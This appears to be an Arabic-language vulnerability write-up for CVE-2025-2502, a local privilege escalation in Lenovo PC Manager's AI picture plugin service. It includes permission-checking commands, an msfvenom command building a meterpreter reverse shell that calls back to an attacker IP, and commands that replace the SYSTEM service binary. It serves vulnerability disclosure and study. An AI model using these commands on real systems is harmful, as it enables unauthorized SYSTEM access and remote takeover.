ihk-one/cve-2025-2502
عرض خطوة بخطوة لثغرة تصعيد صلاحيات محلية في Lenovo PC Manager، تستغل صلاحيات ملفات ضعيفة على خدمة نظام للوصول إلى صلاحيات SYSTEM عبر استبدال الحمولة.

اكتُشفت هذه الثغرة بالصدفة أثناء دراسة تصعيد الصلاحيات المحلية.
في أي إصدار من Lenovo PC Manager، توجد عيوب في صلاحيات أدواته؛ فأي أداة يتم تنزيلها تمنح المستخدم العادي صلاحية F (صلاحية كاملة).


نظرًا لأن أدوات جميع الإصدارات تعاني من مشاكل في الصلاحيات، يمكن للمستخدم العادي الحصول على صلاحية admin. سنستخدم هنا المكوّن الإضافي AI لعرض الصور كتوضيح، لأنه يمتلك خدمة تعمل بصلاحية system، ما يسمح بالارتقاء إلى صلاحية system. قبل الإصدار 5.1.100.1102، تضمّن Lenovo PC Manager المكوّن الإضافي AI لعرض الصور

بعد تثبيت المكوّن الإضافي AI لعرض الصور، توجد خدمة دائمة (مستمرة) مرتبطة به
C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe
استخدم icacls لفحص صلاحيات الملف

نلاحظ أن صلاحية مستخدمي Users العاديين هي I F، أي صلاحية كاملة. أنشئ مستخدمًا عاديًا
بالانتقال إلى منظور المهاجم: عندما لا يكون مستخدمو مجموعة Administors مسجّلين الدخول، يجب تسجيل خروج جميع المستخدمين، ثم تسجيل الدخول إلى المستخدم user1، واستخدام sc لعرض الخدمة، حيث يتضح أن حسابها هو LocalSystem
sc qc KPICService_Lenovo

الملف C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe هو الملف الذي يملك المستخدم العادي عليه تحكمًا كاملاً

لكن بسبب القيود، تظل الخدمة تحتجز الملف باستمرار، ولا يمكن للمستخدم العادي إيقافها إلا بصلاحية admin
لنجرّب تغيير النهج: نظرًا لأن المستخدم العادي يملك صلاحية التحكم الكامل، يمكنه نقل الملف من مكانه. عند إعادة التشغيل، ستقرأ الخدمة المسار المُهيّأ وستشغّل kpicservice.exe بصلاحية LocalSystem كما هو الحال دائمًا

الآن لنبدأ التجربة العملية. أولًا، لننشئ ملف kpicservice.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.100.133 LPORT=4444 -f exe -o kpicservice.exe
في الوقت نفسه، انقل الملف الأصلي من مساره، واستبدل kpicservice.exe الأصلي بالـ shell
move C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe kpicservice.exe
move Desktop\kpicservice.exe C:\ProgramData\Lenovo\devicecenter\modules\aipicture\5.1.80.8121\kpicservice.exe

الآن أعد تشغيل الجهاز مرة أخرى. ستبدأ الخدمة بتشغيل kpicservice المستبدل في المسار، وبذلك نحصل على صلاحية system